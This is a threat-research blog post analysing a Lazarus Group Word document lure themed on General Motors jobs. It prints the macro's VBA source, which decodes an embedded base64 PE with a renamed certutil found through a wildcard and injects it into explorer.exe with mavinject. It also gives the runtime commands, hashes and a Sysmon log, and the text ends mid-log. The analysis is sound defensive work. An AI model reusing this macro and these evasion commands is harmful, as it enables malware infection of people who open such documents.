Not Laughing: Malicious Office Documents using LoLBins

netskope.com/blog/not-laughing-malicious-office-documents-using-lolbins

Ghanashyam Satpathy June 29, 2021

netskope
BY GHANASHYAM SATPATHY + JENKO HWONG
NETSKOPE BLOG
THREAT LABS
Not Laughing: Malicious Office Documents using LoLBins

Co-authored by Ghanashyam Satpathy and Jenko Hwong

Summary

Attackers have long used phishing emails with malicious Microsoft Office documents, often hosted in popular cloud apps like Box and Amazon S3 to increase the chances of a successful lure. The techniques being used with Office documents are continuing to evolve.

In August – September of 2020, we analyzed samples that used advanced techniques like:

1. Constructing a PowerShell script at runtime.
2. Constructing WMI namespaces at runtime.
3. Using VBA logic obfuscation to evade static and signature-based detections.

In January 2021, we examined samples that use obfuscation and embedded XSL scripts to download payloads.

In this blog post, we will examine a new set of malicious Office documents using additional techniques to evade signature-based threat detection, including:

1. Embedded base64 payloads

2. Code injection

This is the first time we have seen attackers using Office documents that use both VBA and LoLbins (`certutil.exe` and `mavinject.exe`). This blog post provides a default teardown of how these techniques are being used by the Lazarus Group.

Analysis

In this blog post, we examine a malicious Microsoft Word document linked to the Lazarus Group:

MD5

`648dea285e282467c78ac184ad98fd77`

SHA-1

`5c194ec7cfe33dd738fca71adf960c85e6ed7646`

SHA-256

`8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97`


The techniques used in the sample include:

- Embedded payload in base64
- Decoding the base64 payload using `certutil.exe`
- Using `mavinject.exe` for code injection

`Mavinject.ext` and `certutil.exe` are Windows LoLbins (living off the land binaries), used by this sample to connect to the C&C servers and download next stage payloads.

Embedded base64 payload

The sample is a Word document (screenshot below) that prompts the user to click the “Enable Content” button. The macro code has an auto-trigger routine to execute as soon as “Enable Content” is clicked.


8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97 [Compatibility Mode] - Microsoft Word


Security Warning Macros have been disabled. Enable Content

This document is protected by General Motors.


To view the contents, click "Enabled Editing" and "Enable Content" in the yellow bar above.

The initial payload is stored inside the VBA code as a base64 encoded string. The base64 string is saved into a file on the local disk and later decoded back into a PE file. For decoding it uses `certutil.exe` , a Windows utility installed as part of Certificate Services that is used to configure Certificate Services, backup and restore CA components, and verify certificates and key pairs. The VBA code references `certutil.exe` using a wildcard string (`certut*`) inside the VBA code. The use of a wildcard is to evade simple pattern match on `certutil.exe` . The VBA script invokes `certutil.exe` with the `-decode` command line option to decode the base64 encoded data.

The following screenshot shows the VBA project. The base64 string can be seen inside the VBA code. The VBA Function `WLQGQifZzoSMZHc` is invoked inside Document_Open():


Microsoft Visual Basic for Applications - 8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97 [break] - [ThisDocument (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 8, Col 1
Project - Project
Normal
Project (8e1746829851
Microsoft Word Objects
ThisDocument
Modules
lhEaqPE
References
Document
Open

```
Private Sub Document_Open()
On Error Resume Next
If ActiveDocument.BuiltInDocumentProperties("Title") = "General Motors Job Description" Then
ActiveDocument.BuiltInDocumentProperties("Title") = "General Motors Job Vacancies"
ActiveDocument.Save
Else
Dim variable
variable = WLQGQifZzoSMZHc
```



```
Public Function WLQGQifZzoSMZHc()
On Error Resume Next
Set LfFBvYXA = CreateObject("Wscript.Shell")
Dim SwycNmEo, mcUKOkZA, nlusgwce, TFdMmkKx, RtvHQoDX, eBDyCxSw, DWESgpIu, RKhlFeqz
SwycNmEo = "c:\Drivers"
mcUKOkZA = "\DriverGFC.tmp"
nlusgwce = "\DriverGFXCoin.tmp"
TFdMmkKx = "\DriverCLHD.tmp"
RtvHQoDX = "\DriverGFY.db"
strFinalTempFile = "\DriverGFY.db.dll"
eBDyCxSw = "\DriverUpdateRx.exe"
DWESgpIu = "\DriverUpdateCheckCache.exe"
RKhlFeqz = "\DriverConf.inf"
LfFBvYXA.Run "cmd /c md " & SwycNmEo, 0, True
Dim uKANIrPf
Set uKANIrPf = CreateObject("Scripting.FileSystemObject")
Dim nUxtSwfM
nUxtSwfM = SwycNmEo & mcUKOkZA
Dim ZnJjCGUS
Set ZnJjCGUS = uKANIrPf.CreateTextFile(nUxtSwfM)
ZnJjCGUS.Write "TV"
Set ZnJjCGUS = Nothing
nUxtSwfM = SwycNmEo & nlusgwce
Dim RSXzsSqV
Set RSXzsSqV = uKANIrPf.CreateTextFile(nUxtSwfM)
#If Win64 Then
RSXzsSqV.WriteLine "qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v"
RSXzsSqV.WriteLine "dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAACzcKww9xHCY/cRwmP3EcJj"
RSXzsSqV.WriteLine "Q40zY/MRwmNDjTFjgRHCY0ONMGP6EcJj/mlFY/YRwmPMT8Fi/xHCY8xPx2LVEcJj"
RSXzsSqV.WriteLine "zE/GYuURwmP+aVFj+BHCY/cRw2OPEcJjYE/LYvQRwmNgT8Ji9hHCY2VPPWP2EcJj"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="
#Else
RSXzsSqV.WriteLine "qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v"
RSXzsSqV.WriteLine "dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABBDtVoBW+7OwVvuzsFb7s7"
RSXzsSqV.WriteLine "sfNKOwxvuzux80g7c2+7O7HzSTsdb7s72JBrOwRvuzs+Mbg6F2+7Oz4xvjomb7s7"
RSXzsSqV.WriteLine "PjG/OhVvuzvYkHA7Cm+7OwVvujtwb7s7kjGyOgZvuzuSMbs6BG+7O5cxRDsEb7s7"
RSXzsSqV.WriteLine "kjG5OgRvuztSaWNoBW+7OwAAAAAAAAAAUEUAAEwBBgAW/YhgAAAAAAAAAADgAAIh"
RSXzsSqV.WriteLine "CwEOAAAUAQAAmAAAAAAAAAGonAAAAEAAAADABAAAAABAAEAAAAAIAAAYAAAAAAAAA"
RSXzsSqV.WriteLine "BgAAAAAAAAAAAIAAAQAAAAAAAACAEABAAAQAAAQAAAAABAAABAAAAAAAAAAQAAAA"
RSXzsSqV.WriteLine "QJQBAEwAAACM1AEAoAAAAADQAQDgAQAAAAAAAAAAAAAAAAAAAAAAAAAADgAQCsEAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RSXzsSqV.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="
#End If
Set RSXzsSqV = Nothing
Dim fDxOyjCJ
fDxOyjCJ = 1
LfFBvYXA.Run "cmd /c copy /b %systemroot%\system32\certut*.exe " & SwycNmEo & eBDyCxSw, 0, True
LfFBvYXA.Run "cmd /c copy /b " & SwycNmEo & mcUKOkZA & "+" & SwycNmEo & nlusgwce & " " & SwycNmEo & TFdMmkKx &
LfFBvYXA.Run "cmd /c " & SwycNmEo & eBDyCxSw & " -decode " & SwycNmEo & TFdMmkKx & " " & SwycNmEo & RtvHQoDX &
LfFBvYXA.Run "cmd /c copy /b " & SwycNmEo & RtvHQoDX & " " & SwycNmEo & strFinalTempFile, 0, True
If uKANIrPf.FileExists(SwycNmEo & RtvHQoDX) Then
Set vQSppIeZ = GetObject("winmgmts:\\.\root\cimv2")
Set HfXHePNP = vQSppIeZ.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
For Each objItem In HfXHePNP
LfFBvYXA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & SwycNmEo & RtvHQoDX, 0
If objItem.Name = "explorer.exe" Then
```

The sample writes the base64 content into a file at location `C:\Drivers` and names it: `DriverGFC.tmp`. It then copies `certutil.exe` from system location to `c:\Drivers` location and renames it as `DriverUpdateRx.exe`. It refers to `certutil` using a wildcard as `certut*.exe` while copying it from the system location. This is done to evade signatures that key off of the string “ `certutil` .” The original payload is renamed to `DriverCLHD.tmp` . The command executed at runtime is shown below:

```
"C:\Windows\System32\cmd.exe" /c copy /b C:\Windows\system32\certut*.exe
c:\Drivers\DriverUpdateRx.exe

"C:\Windows\System32\cmd.exe" /c copy /b
c:\Drivers\DriverGFC.tmp+c:\Drivers\DriverGFXCoin.tmp c:\Drivers\DriverCLHD.tmp & del
c:\Drivers\DriverGFC.tmp & del c:\Drivers\DriverGFXCoin.tmp
```

It decodes the file content using `certutil` (now copied to `DriverUpdateRx.exe`) with the `-decode` option.

This creates the output file `DriverGFY.db` . After decoding, the sample deletes the `DriverUpdateRx.exe` from `C:\Drivers` location and creates another copy of `DriverGFY.db` as `DriverGFY.db.dll` . The technique the attacker is using here is Deobfuscate/Decode Files or Information from the Mitre ATT&CK Framework.

The command executed at runtime is shown below:

```
"C:\Windows\System32\cmd.exe" /c c:\Drivers\DriverUpdateRx.exe -decode
c:\Drivers\DriverCLHD.tmp c:\Drivers\DriverGFY.db & del c:\Drivers\DriverCLHD.tmp &
del c:\Drivers\DriverUpdateRx.exe

"C:\Windows\System32\cmd.exe" /c copy /b c:\Drivers\DriverGFY.db
c:\Drivers\DriverGFY.db.dll
```

Using the WMI utility, it gets the handle to the running instance of `Explorer.exe` . Following is the VBA code snippet:


```
Set vQSppIeZ = GetObject("winmgmts:\\.\root\cimv2")
Set HfXHePNP = vQSppIeZ.ExecQuery("Select * from Win32_Process where
name='explorer.exe'")
```

Using `mavinject.exe` (Microsoft Application Virtualization Injector), it does code injection into `explorer.exe` with its payload `DriverGFY.db` . The technique the attacker is using here is Process Injection in the Mitre ATT&CK Framework.


The command executed at runtime for doing code injection is shown below:

```
"C:\Windows\System32\cmd.exe" /c mavinject.exe 568 /injectrunning
c:\Drivers\DriverGFY.db
```

The following is a screenshot of the HexEdit view of the payload after it has been decoded using `certutil.exe` :




Name	Date modified	Type	Size
DriverGFY.db	5/20/2021 7:18 PM	Data Base File	106 KB


Hex Edit - [DriverGFY.db]
File Edit View Operations Template Aerial Tools Window Help
ASCII default
DriverGFY.db

```
          00 01 02 03  04 05 06 07  08 09 0A 0B  0C 0D 0E 0F  0123456789ABCDEF
0 0000:   4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00  MZ..............
0 0010:   B8 00 00 00  00 00 00 00  40 00 00 00  00 00 00 00  ........@.......
0 0020:   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
0 0030:   00 00 00 00  00 00 00 00  00 00 00 00  08 01 00 00  ................
0 0040:   0E 1F BA 0E  00 B4 09 CD  21 B8 01 4C  CD 21 54 68  ........!..L.!Th
0 0050:   69 73 20 70  72 6F 67 72  61 6D 20 63  61 6E 6E 6F  is program canno
0 0060:   74 20 62 65  20 72 75 6E  20 69 6E 20  44 4F 53 20  t be run in DOS 
0 0070:   6D 6F 64 65  2E 0D 0D 0A  24 00 00 00  00 00 00 00  mode....$.......
0 0080:   41 0E D5 68  05 6F BB 3B  05 6F BB 3B  05 6F BB 3B  A..h.o.;.o.;.o.;
0 0090:   B1 F3 4A 3B  0C 6F BB 3B  B1 F3 48 3B  73 6F BB 3B  ..J;.o.;..H;so.;
0 00A0:   B1 F3 49 3B  1D 6F BB 3B  D8 90 6B 3B  04 6F BB 3B  ..I;.o.;..k;.o.;
0 00B0:   3E 31 B8 3A  17 6F BB 3B  3E 31 BE 3A  26 6F BB 3B  >1.:.o.;>1.:&o.;
0 00C0:   3E 31 BF 3A  15 6F BB 3B  D8 90 70 3B  0A 6F BB 3B  >1.:.o.;..p;.o.;
0 00D0:   05 6F BA 3B  70 6F BB 3B  92 31 B2 3A  06 6F BB 3B  .o.;po.;.1.:.o.;
0 00E0:   92 31 BB 3A  04 6F BB 3B  97 31 44 3B  04 6F BB 3B  .1.:.o.;.1D;.o.;
```


The SysMon capture of Process Injection into `Explorer.exe` is:



```
CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: 2021-05-21 05:16:15.192
